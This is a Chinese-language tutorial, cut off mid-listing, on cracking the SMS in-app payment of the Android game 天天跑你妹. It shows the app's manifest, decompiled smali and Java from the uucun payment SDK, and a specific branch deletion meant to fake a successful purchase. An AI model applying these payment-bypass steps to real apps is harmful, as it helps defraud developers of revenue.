    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_MMS" />

    <uses-permission android:name="android.permission.READ_SMS" />//Android 注册接收短信权限
<uses-permission android:name="android.permission.WRITE_SMS" />//Android 注册写短信权限
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
    <uses-permission android:name="android.permission.GET_TASKS" />
```

```
    <uses-permission android:name="android.permission.READ_LOGS" />
    <uses-permission android:name="android.permission.RESTART_PACKAGES" />
    <uses-permission android:name="android.permission.RECEIVE_WAP_PUSH" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <application android:label="@string/app_name" android:icon="@drawable/icon" android:debuggable="true">
        <activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen" android:label="@string/app_name"
android:name="com.luyougame.uucun_meizhirun.MZRun" android:screenOrientation="landscape" android:configChanges="orientation">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver android:name="com.uucun.smspay.receiver.BootReceiver">
            <intent-filter android:priority="2147483647">
                <action android:name="android.intent.action.BOOT_COMPLETED" />
                <category android:name="android.intent.category.HOME" />
            </intent-filter>
            <intent-filter android:priority="2147483647">
                <action android:name="android.intent.action.SIM_STATE_CHANGED" />
                <action android:name="android.net.wifi.WIFI_STATE_CHANGED" />
                <action android:name="android.intent.action.TIME_SET" />
            </intent-filter>
        </receiver>
        <receiver android:name="com.uucun.smspay.receiver.ShutdownReceiver">
```

```
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.ACTION_SHUTDOWN" />
        </intent-filter>
    </receiver>
    <receiver android:name="com.uucun.smspay.receiver.SMSReceiver">
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.USER_PRESENT" />
            <action android:name="android.intent.action.ACTION_POWER_CONNECTED" />
            <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
        </intent-filter>
        <intent-filter android:priority="2147483647">
            <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            <category android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter>
            <action android:name="android.provider.Telephony.WAP_PUSH_RECEIVED" />
            <data android:mimeType="application/vnd.wap.mms-message" />
        </intent-filter>
        <intent-filter>
            <action android:name="com.android.mms.transaction.MESSAGE_SENT" />
        </intent-filter>
        <intent-filter android:priority="2147483647">
            <action android:name="android.intent.action.PACKAGE_ADDED" />
            <action android:name="android.intent.action.PACKAGE_REMOVED" />
            <data android:scheme="package" />
        </intent-filter>
    </receiver>
    <receiver android:name="com.uucun.smspay.receiver.NetworkChangeReceiver">
```

```
            <intent-filter>
                <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
            </intent-filter>
        </receiver>
        <service android:name="com.uucun.smspay.service.DataService" />
        <service android:name="com.uucun.smspay.aidl.PayService" android:exported="true" />
        <activity android:theme="@style/payment_uucun_NoTitleDialog" android:name="com.uucun.smspay.activity.UpdateDialogActivity" android:excludeFromRecents="true" />
        <activity android:theme="@style/payment_uucun_NoTitleDialog" android:name="com.uucun.smspay.activity.NetworkActivity" android:excludeFromRecents="true" />
        <activity android:theme="@style/payment_uucun_theme_FullScreen_translucent" android:name="com.uucun.smspay.activity.SplashActivity" android:excludeFromRecents="true" android:configChanges="keyboardHidden|orientation" />
        <activity android:theme="@style/payment_uucun_theme_FullScreen_translucent" android:name="com.uucun.smspay.activity.SMSPayActivity" android:configChanges="keyboardHidden|orientation" />
        <activity android:theme="@style/payment_uucun_theme_FullScreen_translucent" android:name="com.uucun.smspay.activity.LocalSMSPayActivity" android:configChanges="keyboardHidden|orientation" />
        <activity android:theme="@style/payment_uucun_theme_FullScreen_translucent" android:name="com.uucun.smspay.activity.PayResultActivity" android:configChanges="keyboardHidden|orientation" />
        <meta-data android:name="TDGA_APP_ID" android:value="19397EF50B38A0E678C78C494B3CCED2" />
        <meta-data android:name="TDGA_CHANNEL_ID" android:value="108_3" />
    </application>
    <supports-screens android:anyDensity="true" android:smallScreens="true" android:normalScreens="true" android:largeScreens="true" />
</manifest>
```

OK 修改完毕...记得修改保存，重新编译，签名！

天天跑你妹 的破解教程


【文章标题】：天天跑你妹 的破解教程

【文章作者】: 御剑
【作者邮箱】: 408885352@qq.com
【作者主页】: 无
【作者 QQ 号】: 无
【软件名称】: 天天跑你妹
【下载地址】: http://pan.baidu.com/s/1gdmnaU3 为方便新手研究我就把这个版本上传百度网盘吧
【加壳方式】: 无
【编写语言】: JAVA
【使用工具】: ApkIDE
【软件介绍】: 【安卓游戏】没什么好介绍的...
【作者声明】: 只是技术交流，没有其他目的。失误之处敬请诸位大侠赐教!

【详细过程】

我们先打开程序看看是否有可用信息...

我们发现点击购买后会提示：“支付失败。提示码：88087。”
然后我们用 ApkIDE 打开 天天跑你妹我们把“支付失败。提示码：88087。”转换为 Unicode,然后搜索全部



如上图...我们搜索到了一条信息，双击搜索的信息会来到了该函数

virtual methods

```
.method public onCreate(Landroid/os/Bundle;)V
    .locals 3

    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    invoke-virtual {p0}, Lcom/uucun/smspay/activity/PayResultActivity;->getApplicationContext()Landroid/content/Context;

    move-result-object v0

    const-string v1, "payment_uucun_pay_result"

    const-string v2, "layout"

    invoke-static {v0, v1, v2}, Lcom/uucun/smspay/k/a;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)I

    move-result v0

    invoke-virtual {p0, v0}, Lcom/uucun/smspay/activity/PayResultActivity;->setContentView(I)V

    invoke-virtual {p0}, Lcom/uucun/smspay/activity/PayResultActivity;->getIntent()Landroid/content/Intent;

    move-result-object v0

    const-string v1, "result"

    invoke-virtual {v0, v1}, Landroid/content/Intent;->getStringExtra(Ljava/lang/String;)Ljava/lang/String;

    move-result-object v0
```

```
iput-object v0, p0, Lcom/uucun/smspay/activity/PayResultActivity;->a:Ljava/lang/String;

iget-object v0, p0, Lcom/uucun/smspay/activity/PayResultActivity;->a:Ljava/lang/String;

if-eqz v0, :cond_1

const-string v0, ""

iget-object v1, p0, Lcom/uucun/smspay/activity/PayResultActivity;->a:Ljava/lang/String;

const-string v2, "ok"

invoke-virtual {v1, v2}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v1

if-eqz v1, :cond_2

const-string v0, "\u652f\u4ed8\u6210\u529f!"

:cond_0
:goto_0
const/4 v1, 0x0

invoke-static {p0, v0, v1}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

move-result-object v0
```

```
    invoke-virtual {v0}, Landroid/widget/Toast;->show()V

    new-instance v0, Lcom/uucun/smspay/activity/k;

    invoke-direct {v0, p0}, Lcom/uucun/smspay/activity/k;-><init>(Lcom/uucun/smspay/activity/PayResultActivity;)V

    invoke-virtual {v0}, Lcom/uucun/smspay/activity/k;->start()V

    :cond_1
    return-void

    :cond_2
    iget-object v1, p0, Lcom/uucun/smspay/activity/PayResultActivity;->a:Ljava/lang/String;

    const-string v2, "failed"

    invoke-virtual {v1, v2}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v1

    if-eqz v1, :cond_0

    const-string v0, "\u652f\u4ed8\u5931\u8d25\u3002\u63d0\u793a\u7801\uff1a88087\u3002"

    goto :goto_0
.end method
```

我们转到 JAVA 源码看看

```
package com.uucun.smspay.activity;

import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.widget.Toast;
import com.uucun.smspay.k.a;

public class PayResultActivity extends Activity
{
  private String a;

  public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    setContentView(a.a(getApplicationContext(), "payment_uucun_pay_result", "layout"));
    this.a = getIntent().getStringExtra("result");
    String str;
    if (this.a != null)
    {
      str = "";
      if (!this.a.equals("ok"))
        break label79;
      str = "支付成功!";
    }
    while (true)
    {
      Toast.makeText(this, str, 0).show();
```

```
            new k(this).start();
            return;
            label79: if (this.a.equals("failed"))
                str = "支付失败。提示码：88087。";
        }
    }
}
```

通过 JAVA 源码我们找到“支付成功!”提示 与之前游戏上提示的“支付失败。提示码：88087。”

我们来试下是否能通过修改判断来实现破解

```
# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
    .locals 3

    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    invoke-virtual {p0}, Lcom/uucun/smspay/activity/PayResultActivity;->getApplicationContext()Landroid/content/Context;

    move-result-object v0

    const-string v1, "payment_uucun_pay_result"

    const-string v2, "layout"

    invoke-static {v0, v1, v2}, Lcom/uucun/smspay/k/a;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)I

    move-result v0

    invoke-virtual {p0, v0}, Lcom/uucun/smspay/activity/PayResultActivity;->setContentView(I)V
```

```
invoke-virtual {p0}, Lcom/uucun/smspay/activity/PayResultActivity;->getIntent()Landroid/content/Intent;

move-result-object v0

const-string v1, "result"

invoke-virtual {v0, v1}, Landroid/content/Intent;->getStringExtra(Ljava/lang/String;)Ljava/lang/String;

move-result-object v0

iput-object v0, p0, Lcom/uucun/smspay/activity/PayResultActivity;->a:Ljava/lang/String;

iget-object v0, p0, Lcom/uucun/smspay/activity/PayResultActivity;->a:Ljava/lang/String;

if-eqz v0, :cond_1

const-string v0, ""

iget-object v1, p0, Lcom/uucun/smspay/activity/PayResultActivity;->a:Ljava/lang/String;

const-string v2, "ok"

invoke-virtual {v1, v2}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v1
```

//下面就是提示支付成功...那么我们肯定不能让他跳转 所以我们把 if-eqz v1, :cond_2 这个判断删除试试

```
const-string v0, "\u652f\u4ed8\u6210\u529f!"

:cond_0
:goto_0
const/4 v1, 0x0

invoke-static {p0, v0, v1}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

move-result-object v0

invoke-virtual {v0}, Landroid/widget/Toast;->show()V

new-instance v0, Lcom/uucun/smspay/activity/k;

invoke-direct {v0, p0}, Lcom/uucun/smspay/activity/k;-><init>(Lcom/uucun/smspay/activity/PayResultActivity;)V

invoke-virtual {v0}, Lcom/uucun/smspay/activity/k;->start()V

:cond_1
return-void

:cond_2
iget-object v1, p0, Lcom/uucun/smspay/activity/PayResultActivity;->a:Ljava/lang/String;

const-string v2, "failed"

invoke-virtual {v1, v2}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
```

```
    move-result v1

    if-eqz v1, :cond_0

    const-string v0, "\u652f\u4ed8\u5931\u8d25\u3002\u63d0\u793a\u7801\uff1a88087\u3002"

    goto :goto_0
.end method
```

我们修改完代码后 重新编译，签名，出来测试下吧

我们发现修改后的程虽然会提示"支付成功!...但是我们所购买的道具并未到账...
那么我们所修改的函数很有可能只是用来调用提示支付成功与否的而已.

我们再想想...根据提示 还有信息可作为我们的突破点...
细心的童鞋肯定会发现那条支付失败的信息还给我们提供了一组 支付失败的提示码：88087
那么我们来搜索看看是否能通过这组提示码给我们带来有用信息~

我们搜索到了三条包含 88087 的信息，忽略我们之前修改过的第一条信息。
我们双击进入第二条搜索到的信息

```
# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 39
```

```
invoke-virtual/range {p0 .. p0}, Lcom/uucun/smspay/bz/SendSmsReceiver;->clearAbortBroadcast()V

new-instance v2, Ljava/lang/StringBuilder;

invoke-direct {v2}, Ljava/lang/StringBuilder;-><init>()V

const-string v3, "request_code_test"

move-object/from16 v0, p2

invoke-virtual {v0, v3}, Landroid/content/Intent;->getStringExtra(Ljava/lang/String;)Ljava/lang/String;

move-result-object v3

invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

move-result-object v3

invoke-virtual {v3, v2}, Lcom/uucun/smspay/bz/a;->b(Ljava/lang/String;)Lcom/uucun/smspay/g/f;
```

```
move-result-object v31

if-nez v31, :cond_0

:goto_0
return-void

:cond_0
invoke-static {}, Lcom/uucun/smspay/bz/a;->a()Lcom/uucun/smspay/bz/a;

move-result-object v3

invoke-virtual {v3, v2}, Lcom/uucun/smspay/bz/a;->c(Ljava/lang/String;)V

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->h:Lcom/uucun/smspay/aidl/a;

move-object/from16 v36, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->g:Lcom/uucun/smspay/g/e;

move-object/from16 v37, v0

move-object/from16 v0, v31
```

```
iget-object v0, v0, Lcom/uucun/smspay/g/f;->i:Ljava/util/ArrayList;

move-object/from16 v38, v0

invoke-virtual/range {p0 .. p0}, Lcom/uucun/smspay/bz/SendSmsReceiver;->getResultCode()I

move-result v10

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "\u77ed\u4fe1\u8fd4\u56de\u72b6\u6001:"

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v2, v10}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

const-string v2, "onReceive getResultCode"

new-instance v3, Ljava/lang/StringBuilder;

invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v3, v10}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;
```

```
move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const/4 v2, -0x1

if-ne v10, v2, :cond_d

const-string v2, "SendSmsReceiver:onReceive"

const-string v3, "\u53d1\u9001\u77ed\u4fe1\u6210\u529f"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const/4 v2, 0x1

sput-boolean v2, Lcom/uucun/smspay/k/l;->a:Z

move-object/from16 v0, v37

iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;

iget-boolean v2, v2, Lcom/uucun/smspay/g/c;->m:Z
```

```
if-eqz v2, :cond_8

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_6

const-string v2, "sendSuccessLog"

const-string v3, "isPutbackSMS"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const-string v3, "localaddmo"

const-string v4, "0"

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31
```

```
iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_5

const/4 v9, 0x1

:goto_1
move-object/from16 v0, v37

iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

add-int/lit8 v2, v2, 0x1

invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v11

move-object/from16 v0, v37

iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J
```

```
    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    :cond_1
    :goto_2
    const-string v2, "SendSmsReceiver onReceive"

    new-instance v3, Ljava/lang/StringBuilder;

    const-string v4, "isPutbackSMS:"

    invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

    move-object/from16 v0, v37

    iget-boolean v4, v0, Lcom/uucun/smspay/g/e;->k:Z

    invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

    move-result-object v3

    invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v3
```

```
invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

if-eqz v36, :cond_2

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-nez v2, :cond_2

const-string v2, "SendSmsReceiver:onReceive"

const-string v3, "\u901a\u77e5APP \u652f\u4ed8\u6210\u529f"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

invoke-static/range {v36 .. v36}, Lcom/uucun/smspay/k/i;->a(Lcom/uucun/smspay/aidl/a;)V

:cond_2
move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-eqz v2, :cond_3

const-string v2, "\u8865\u53d1\u7684\u77ed\u4fe1"

const-string v3, "\u4e0d\u9700\u8981\u56de\u8c03CP\u53d1\u9001\u6210\u529f"
```

```
invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

:cond_3
if-eqz v38, :cond_c

move-object/from16 v0, v37

iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

if-nez v2, :cond_c

invoke-virtual/range {v38 .. v38}, Ljava/util/ArrayList;->iterator()Ljava/util/Iterator;

move-result-object v3

:cond_4
:goto_3
invoke-interface {v3}, Ljava/util/Iterator;->hasNext()Z

move-result v2

if-eqz v2, :cond_c

invoke-interface {v3}, Ljava/util/Iterator;->next()Ljava/lang/Object;

move-result-object v2
```

```
instance-of v4, v2, Landroid/os/Handler;

if-eqz v4, :cond_4

check-cast v2, Landroid/os/Handler;

invoke-static {v2}, Landroid/os/Message;->obtain(Landroid/os/Handler;)Landroid/os/Message;

move-result-object v2

const/4 v4, 0x1

iput v4, v2, Landroid/os/Message;->what:I

invoke-virtual {v2}, Landroid/os/Message;->sendToTarget()V

goto :goto_3

:cond_5
const/4 v9, 0x0

goto :goto_1

:cond_6
const-string v2, "sendSuccessLog"

const-string v3, "not isPutbackSMS"
```

```
invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

move-object/from16 v0, v37

iget-object v2, v0, Lcom/uucun/smspay/g/e;->h:Lcom/uucun/smspay/g/c;

iget-object v2, v2, Lcom/uucun/smspay/g/c;->o:Lcom/uucun/smspay/g/b;

if-eqz v2, :cond_1

iget-object v3, v2, Lcom/uucun/smspay/g/b;->a:Ljava/lang/String;

iget-object v4, v2, Lcom/uucun/smspay/g/b;->b:Ljava/lang/String;

iget-object v5, v2, Lcom/uucun/smspay/g/b;->c:Ljava/lang/String;

iget-object v6, v2, Lcom/uucun/smspay/g/b;->d:Ljava/lang/String;

iget-object v7, v2, Lcom/uucun/smspay/g/b;->e:Ljava/lang/String;

iget-object v8, v2, Lcom/uucun/smspay/g/b;->f:Ljava/lang/String;

iget-object v9, v2, Lcom/uucun/smspay/g/b;->g:Ljava/lang/String;

iget-object v0, v2, Lcom/uucun/smspay/g/b;->i:Ljava/lang/String;

move-object/from16 v27, v0
```

```
iget-object v11, v2, Lcom/uucun/smspay/g/b;->h:Ljava/lang/String;

move-object/from16 v0, v37

iget v12, v0, Lcom/uucun/smspay/g/e;->m:I

invoke-static {v12}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v12

move-object/from16 v0, v37

iget-wide v13, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v13, v14}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v13

move-object/from16 v0, v37

iget-wide v14, v0, Lcom/uucun/smspay/g/e;->l:J

invoke-static {v14, v15}, Ljava/lang/String;->valueOf(J)Ljava/lang/String;

move-result-object v14

const-string v15, "0"
```

```
move-object/from16 v0, v37

iget-object v0, v0, Lcom/uucun/smspay/g/e;->r:Ljava/lang/String;

move-object/from16 v16, v0

const-string v17, "0"

const-string v18, "localmo"

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v19, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v20, v0

move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v21, v0
```

```
move-object/from16 v0, v31

iget-object v0, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

move-object/from16 v22, v0

const/16 v23, -0x1

move/from16 v0, v23

if-ne v10, v0, :cond_7

const-string v23, "1"

:goto_4
invoke-static {v10}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v24

invoke-static {}, Lcom/uucun/smspay/k/a;->a()Ljava/lang/String;

move-result-object v25

iget-object v0, v2, Lcom/uucun/smspay/g/b;->k:Ljava/lang/String;

move-object/from16 v26, v0

move-object/from16 v2, p1
```

```
    move-object/from16 v10, v27

    invoke-static/range {v2 .. v26}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;)V

    goto/16 :goto_2

    :cond_7
    const-string v23, "2"

    goto :goto_4

    :cond_8
    move-object/from16 v0, v37

    iget-boolean v2, v0, Lcom/uucun/smspay/g/e;->k:Z

    if-eqz v2, :cond_a

    const-string v2, "sendSuccessLog"

    const-string v3, "not local isPutbackSMS"

    invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V
```

```
const-string v3, "addmo"

move-object/from16 v0, v31

iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

const/4 v2, -0x1

if-ne v10, v2, :cond_9

const/4 v9, 0x1
```

```
    :goto_5
    move-object/from16 v0, v37

    iget v2, v0, Lcom/uucun/smspay/g/e;->j:I

    add-int/lit8 v2, v2, 0x1

    invoke-static {v2}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

    move-result-object v11

    move-object/from16 v0, v37

    iget-wide v12, v0, Lcom/uucun/smspay/g/e;->l:J

    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    goto/16 :goto_2

    :cond_9
    const/4 v9, 0x0

    goto :goto_5
```

```
:cond_a
const-string v2, "sendSuccessLog"

const-string v3, "not local not isPutbackSMS"

invoke-static {v2, v3}, Lcom/uucun/smspay/k/d;->b(Ljava/lang/String;Ljava/lang/String;)V

const-string v3, "mo"

move-object/from16 v0, v31

iget-object v4, v0, Lcom/uucun/smspay/g/f;->b:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v5, v0, Lcom/uucun/smspay/g/f;->e:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v6, v0, Lcom/uucun/smspay/g/f;->f:Ljava/lang/String;

move-object/from16 v0, v31

iget-object v7, v0, Lcom/uucun/smspay/g/f;->c:Ljava/lang/String;

move-object/from16 v0, v31
```

```
    iget-object v8, v0, Lcom/uucun/smspay/g/f;->d:Ljava/lang/String;

    const/4 v2, -0x1

    if-ne v10, v2, :cond_b

    const/4 v9, 0x1

    :goto_6
    const-string v11, "0"

    const-wide/16 v12, 0x0

    move-object/from16 v2, p1

    invoke-static/range {v2 .. v13}, Lcom/uucun/smspay/a/f;->a(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;ZILjava/lang/String;J)V

    goto/16 :goto_2

    :cond_b
    const/4 v9, 0x0

    goto :goto_6

    :cond_c
    const/4 v2, 0x1
```

```
move-object/from16 v0, v37

iput-boolean v2, v0, Lcom/uucun/smspay/g/e;->i:Z

move-object/from16 v0, p1

move-object/from16 v1, v37

